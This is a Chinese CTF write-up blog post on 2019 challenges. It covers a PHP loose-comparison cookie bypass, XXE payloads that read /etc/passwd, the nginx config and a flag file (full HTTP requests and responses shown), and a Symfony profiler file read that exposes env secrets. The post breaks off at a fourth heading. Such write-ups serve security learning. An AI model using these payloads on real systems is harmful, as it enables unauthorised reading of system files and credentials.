

# 2019年CTF3月比赛记录（三）：ConfidenceCTF与Securinets CTF 部分题目writeup与重解

原创

極品一☆宏 于 2019-03-31 09:56:30 发布 858 收藏

分类专栏: [CTF\\_web 2019年CTF比赛—3月赛](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_43214809/article/details/88626660](https://blog.csdn.net/qq_43214809/article/details/88626660)


版权



[CTF\\_web 同时被 2 个专栏收录](#)

13 篇文章 0 订阅

订阅专栏



[2019年CTF比赛—3月赛](#)

3 篇文章 1 订阅

订阅专栏

写在前面的话:

- 1.对于ConfidenceCTF,一开始没注意有这个比赛,后来17号下午登了一下ctftime,看见有这个比赛,也没注册用户就进来看了看,趁着最后几分钟,只看了一道Web(warmup)题目。
- 2.TCTF算是期盼了许久了,这也算是2019年第一次参加国内比较正式的比赛,但是遗憾的是自身能力有限并未对web题目做出解答,还是需要等待官方给出writeup后再进行重解复现。
- 3.至于Securinets CTF (SCTF),是在TCTF解答不出的前提下顺便注册了个账号逛了逛,现在趁着题目环境还在,结合自己之前的思路和师傅们给出的writeup进行部分题目复现总结。
- 4.本次wp与重解分两部分整理,下一篇是余下的SCTF和TCTF。

可能时间有点久了。☹☹。

比赛时间: ConfidenceCTF:2019年3月17日

TCTF:2019年3月23日至2019年3月25日

Securinets CTF: 2019年3月24日

## 一、ConfidenceCTF—My admin panel(warmup):

这道题吧,546支队伍解题,151个解出。这道题实际上就是php代码审计,难度的话其实看过后也还好,主要还是一些知识点以及一些思路的问题。由于环境的关闭没办法复现,只剩下了一些文件截图。

题目如下:

The screenshot shows a web browser window with the URL `https://confidence2019.p4.team/challenge/admin_panel`. The page has a dark navigation bar with 'Home', 'Challenges', and 'Scoreboard' links, and 'Login' and 'Register' buttons. The challenge title is 'My admin panel' with tags 'web' and 'warmup'. It shows 'Points: 56' and 'Solves: 126'. The challenge text reads: 'I think I've found something interesting, but I'm not really a PHP expert. Do you think it's exploitable?' followed by a code input field containing `https://gameserver.zajebistyc.tf/admin/`. At the bottom, it states 'The flag format is: p4{letters\_digits\_and\_special\_characters}.'




If you have any questions, you can find our team-members at the IRC channel [#p4team @ freenode](#).

You need to login in order to send flags.

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

← → ↻ <https://gameserver.zajebistyc.tf/admin/>

# Index of /admin

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">login.php</a>	2019-03-16 00:17	660	
 <a href="#">login.php.bak</a>	2019-03-15 19:04	658	

Apache/2.4.25 (Debian) Server at gameserver.zajebistyc.tf Port 80

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

很直接的点击第二个bak备份文件，一般情况下备份文件里都有源码或其他有用的东西。

```
login.php.bak
1 <?php
2
3 include '../func.php';
4 include '../config.php';
5
6 if (!$_COOKIE['otadmin']) {
7     exit("Not authenticated.\n");
8 }
9
10 if (!preg_match('/^{"hash": [0-9A-Z\']+}$/', $_COOKIE['otadmin'])) {
11     echo "COOKIE TAMPERING xD IM A SECURITY EXPERT\n";
12     exit();
13 }
14
15 $session_data = json_decode($_COOKIE['otadmin'], true);
16
17 if ($session_data === NULL) { echo "COOKIE TAMPERING xD IM A SECURITY EXPERT\n"; exit(); }
18
19 if ($session_data['hash'] != strtoupper(MD5($cfg_pass)) {
20     echo("I CAN EVEN GIVE YOU A HINT XD \n");
21
22     for ($i = 0; i < strlen(MD5('xDdddddd')); i++) {
23         echo(ord(MD5($cfg_pass)[$i]) & 0xC0);
24     }
25
26     exit("\n");
27 }
28
29 display_admin();
30
31
```

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

(o° V°)ノ，应该是构造题目没错了，首先很明显，第一步要改Cookie成otadmin；第二部应该是要给Cookie赋值，用到了php正则匹配，要使otadmin={"hash": [0-9A-Z]+}，然后经过一个json\_decode，再往下走就会碰到一个获得提示的重要的条件，对

于"!="，在php中我们知道这里可以利用弱类型比较的漏洞，这个是在后面需要用到的。

通过看一些writeup，通常情况下都是提交了 Cookie:otadmin={"hash":0 }或者是其他的一些"hash"值来获取hint，最后返回一个提示：

ICAN EVEN GIVE YOU A HINT XD

00064646406400640006464646400064006400640640646400


一开始看到这个的话，我还是比较懵逼的。因为之前真的没遇到过这东西，后来查了一些相关的函数，这是python里的ord()函数造成的，结合一些writeup给出的内容以及我自己调试，ord()返回ascii码值，结合源码中的表述，当输入'ord("a") & 0xC0'时，返回64；当输入'ord("1") & 0xC0'时，返回0；结合这一点我们不难发现，MD5的前三位必定是数字，那么再结合之前所说的php弱类型比较的问题，只要使得hash的值是个三位数，那么就可以得到flag。

当然，不是任意的三位数都可以，下一步还是需要爆破的，有些师傅们已经给出了python爆破脚本，当然对于我个人而言，（由于没有做）我个人的想法是能不能通过Burpsuite用Intruder给Cookie加上载荷在100至999的范围之间进行爆破，这样的话应该也还是挺快的，最后的payload是Cookie:otadmin={"hash":389 }。


这道题的话总的来说并不是很难，作为热身题也确实有它的道理，因为熟悉代码和函数的人应该是不用费太大功夫找到得到flag的条件，对于我这种新手来说，还是得需要查手册，一步步来。{{{(>\_<)}}

## 二、Securinets CTF—Feedback（重解）：

首先打开链接如下：



先试着输入一些内容看看网页可以返回什么：



SEND

Thanks For you Feedback root

https://blog.csdn.net/qn\_43214809

看着没什么特别的，抓个包试试：

Target: https://web2.ctfsecurinets.com

**Request**

```
POST /feed.php HTTP/1.1
Host: web2.ctfsecurinets.com
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://www.ctfsecurinets.com/challenges
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.177817542.1553381797; _gid=GA1.2.1864850964.1553663582
```

**Response**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 27 Mar 2019 13:06:06 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 35

<h4>Thanks For you Feedback </h4>
```

https://blog.csdn.net/qn\_43214809

然后我就不知道下一步该干什么了，后来看了别人的wp后我才知道是XXE漏洞，之前确实没遇到过，这次看见了，也就当学习了。

XXE即外部实体注入攻击，由于程序在解析输入的XML数据时，解析了攻击者伪造的外部实体而产生的。从网上的资源中搜索到，XXE利用一般分为两种情况，有回显和无回显，这道题显然是有回显。那么初步构造的DTD部分payload及网页回显如下：

Target: https://web2.ctfsecurinets.com

**Request**

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://www.ctfsecurinets.com/challenges
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.177817542.1553381797; _gid=GA1.2.2000890862.1553864751
Content-Length: 239
Content-Type: application/xml


<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<feedback>
  <author>&xxe;</author>
  <email>123456@qq.com</email>
  <content>flag</content>
</feedback>
```

**Response**

```
<h4>Thanks For you Feedback root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
mysql:x:101:101:MySQL Server,././nonexistent:/bin/false
```

https://blog.csdn.net/qn\_43214809

到了这一步，通过回显，远程代码无法执行。再往下我没明白为什么直接找到了Nginx，然后找到默认配置文件的/etc/nginx/sites-available/default路径，在回显中找到root:



Request

```
POST /feed.php HTTP/1.1
Host: web2.ctfsecurinets.com
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://www.ctfsecurinets.com/challenges
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.177817542.1553381797; _gid=GA1.2.2000890862.1553864751
Content-Length: 262
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY ><!ENTITY xxe SYSTEM
"file:///etc/nginx/sites-available/default" >]>
<feedback>
  <author>&xxe;</author>
```

Response

```
# See: https://bugs.debian.org/773332
#
# Read up on ssl_ciphers to ensure a secure configuration.
# See: https://bugs.debian.org/765782
#
# Self signed certs generated by the ssl-cert package
# Don't use them in a production server!
#
# include snippets/snakeoil.conf;


root /var/www/html/epreuve;

# Add index.php to the list if you are using PHP
index index.php index.html index.htm index.nginx-debian.html;

server_name _;

location / {
  # First attempt to serve request as file, then
  # as directory, then fall back to displaying a 404.
```

然后直接"file:///var/www/html/epreuve/flag"得到flag:



Request

```
POST /feed.php HTTP/1.1
Host: web2.ctfsecurinets.com
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://www.ctfsecurinets.com/challenges
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.177817542.1553381797; _gid=GA1.2.2000890862.1553864751
Content-Length: 254
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY ><!ENTITY xxe SYSTEM
"file:///var/www/html/epreuve/flag" >]>
<feedback>
  <author>&xxe;</author>
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 30 Mar 2019 07:44:03 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 67

<h4>Thanks For you Feedback Securinets{Xxe_xXE_@LI_Th3_W@Y}</h4>
```

当然还有一种payload: file:///proc/self/cwd/flag, 直接找当前工作目录, 打开的话也可以得到flag。

一些XXE资料: <https://www.freebuf.com/column/156863.html>

<https://www.freebuf.com/column/181064.html>

### 三、Securinets CTF—Custom Location (writeup) :

打开链接:

← → ↻ <https://web0.ctfsecurinets.com>

Hello Hackers! 

没什么特别的，但是当输入flag.txt后，返回的页面就不一样了：

Exceptions 2 | Logs 1 | Stack Traces 2

Symfony\Component\HttpKernel\Exception  
**NotFoundHttpException**

- in vendor/symfony/http-kernel/EventListener/RouterListener.php (line 139)
- in vendor/symfony/event-dispatcher/Debug/WrappedListener.php -> onKernelRequest (line 115)
- in vendor/symfony/event-dispatcher/EventDispatcher.php -> \_\_invoke (line 212)
- in vendor/symfony/event-dispatcher/EventDispatcher.php -> doDispatch (line 44)
- in vendor/symfony/event-dispatcher/Debug/TraceableEventDispatcher.php -> dispatch (line 145)
- in vendor/symfony/http-kernel/HttpKernel.php -> dispatch (line 126)
- in vendor/symfony/http-kernel/HttpKernel.php -> handleRaw (line 67)
- in vendor/symfony/http-kernel/Kernel.php -> handle (line 198)

**Kernel->handle** (object(Request))  
in public/index.php (line 27)

```
22.     Request::setTrustedHosts([$trustedHosts]);  
23. }  
24.  
25. $kernel = new Kernel($_SERVER['APP_ENV'], (bool) $_SERVER['APP_DEBUG']);  
26. $request = Request::createFromGlobals();  
27. $response = $kernel->handle($request);
```

打开展示的public/index.php:

public/index.php line 27 | Open in your IDE?

```
1. <?php  
2.  
3. use App\Kernel;  
4. use Symfony\Component\Debug\Debug;  
5. use Symfony\Component\HttpFoundation\Request;  
6.  
7. require dirname(__DIR__).'/config/bootstrap.php';  
8.  
9. if ($_SERVER['APP_DEBUG']) {  
10.     umask(0000);  
11.  
12.     Debug::enable();  
13. }  
14.  
15. if ($trustedProxies = $_SERVER['TRUSTED_PROXIES'] ?? $_ENV['TRUSTED_PROXIES'] ?? false) {  
16.     Request::setTrustedProxies(explode(',', $trustedProxies), Request::HEADER_X_FORWARDED_ALL ^ Request::HEADER_X_FORWARDED_HOST);  
17. }  
18.  
19. Request::setTrustedProxies(['127.0.0.1/8', '::1', '172.17.0.0/16', '192.0.0.1', '10.0.0.0/8'], Request::HEADER_X_FORWARDED_ALL);  
20.  
21. if ($trustedHosts = $_SERVER['TRUSTED_HOSTS'] ?? $_ENV['TRUSTED_HOSTS'] ?? false) {  
22.     Request::setTrustedHosts([$trustedHosts]);  
23. }  
24.  
25. $kernel = new Kernel($_SERVER['APP_ENV'], (bool) $_SERVER['APP_DEBUG']);  
26. $request = Request::createFromGlobals();
```

```
20. $request = $request::createFromGlobals();
27. $response = $kernel->handle($request);
28. $response->send();
```

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

唔，虽然看不懂这具体是啥，但是"config/bootstrap.php"应该有点用，改了一下，果然有回显：

```
← → ↻ https://web0.ctfsecurinets.com/_profiler/open?file=/config/bootstrap.php
```

**/config/bootstrap.php** Open in

```
1. <?php
2.
3. use Symfony\Component\Dotenv\Dotenv;
4.
5. require dirname(__DIR__).'/vendor/autoload.php';
6.
7. // Load cached env vars if the .env.local.php file exists
8. // Run "composer dump-env prod" to create it (requires symfony/flex >=1.2)
9. if (is_array($env = @include dirname(__DIR__).'/env.local.php')) {
10.     $_SERVER += $env;
11.     $_ENV += $env;
12. } elseif (!class_exists(Dotenv::class)) {
13.     throw new RuntimeException('Please run "composer require symfony/dotenv" to load the ".env" files configuring the application.');
```

```
14. } else {
15.     // load all the .env files
16.     (new Dotenv())->loadEnv(dirname(__DIR__).'/secret_ctf_location/env');
17. }
18.
19. $_SERVER['APP_ENV'] = $_ENV['APP_ENV'] = ($_SERVER['APP_ENV'] ?? $_ENV['APP_ENV'] ?? null) ?: 'dev';
20. $_SERVER['APP_DEBUG'] = $_SERVER['APP_DEBUG'] ?? $_ENV['APP_DEBUG'] ?? 'prod' !== $_SERVER['APP_ENV'];
21. $_SERVER['APP_DEBUG'] = $_ENV['APP_DEBUG'] = (int) $_SERVER['APP_DEBUG'] || filter_var($_SERVER['APP_DEBUG'], FILTER_VALIDATE_BOOLEAN) ? '1' : '0';
22.
```

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

同理，打开"/vendor/autoload.php"：

```
← → ↻ https://web0.ctfsecurinets.com/_profiler/open?file=/vendor/autoload.php
```

**/vendor/autoload.php**

```
1. <?php
2.
3. // autoload.php @generated by Composer
4.
5. require_once __DIR__ . '/composer/autoload_real.php';
6.
7. return ComposerAutoloaderInit5f99105e7b6d65ddaf60feddd3733a5c::getLoader();
8.
```

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

但是再往下，就回到最初的起点，我尼玛。好像有点不对劲，往回查一查，在"/config/bootstrap.php"下，找到了一个"/secret\_ctf\_location/env"，打开看看，这次有了：

```
secret_ctf_location/env Open in your IDE?
```

```
9. # Real environment variables win over .env files.
10. #
11. # DO NOT DEFINE PRODUCTION SECRETS IN THIS FILE NOR IN ANY OTHER COMMITTED FILES.
12. #
13. # Run "composer dump-env prod" to compile .env files for production use (requires symfony/flex >=1.2).
14. # https://symfony.com/doc/current/best_practices/configuration.html#infrastructure-related-configuration
15.
16. ###> symfony/framework-bundle ###
```

```
17. APP_ENV=dev
18. APP_SECRET=44705a2f4fc85d70df5403ac8c7649fd
19. #TRUSTED_PROXIES=127.0.0.1,127.0.0.2
20. #TRUSTED_HOSTS='localhost|example|.com$'
21. ###< symfony/framework-bundle ###
22.
23. ###> doctrine/doctrine-bundle ###
24. # Format described at http://docs.doctrine-project.org/projects/doctrine-dbal/en/latest/reference/configuration.html#connecting-using-a-url
25. # For an SQLite database, use: "sqlite://%kernel.project_dir%/var/data.db"
26. # Configure your db driver and server_version in config/packages/doctrine.yaml
27. DATABASE_URL=mysql://symfony_admin:Securinets{D4taB4se_P4sSw0Rd_My5qL_St0L3n}@127.0.0.1:3306/symfony_task
28. ###< doctrine/doctrine-bundle ###
29.
30. ###> symfony/swiftmailer-bundle ###
31. # For Gmail as a transport, use: "gmail://username:password@localhost"
32. # For a generic SMTP server, use: "smtp://localhost:25?encryption=&auth_mode="
33. # Delivery is disabled by default via "null://localhost"
34. MAILER_URL=null://localhost
35. ###< symfony/swiftmailer-bundle ###
```

[https://blog.csdn.net/qq\\_43214809](https://blog.csdn.net/qq_43214809)

#### 四、Securinets CTF—MISC-HIDDEN (writeup) :

这题蛮简单的\*。(๑·▽·๑)\*。 ，打开网页后如下界面：

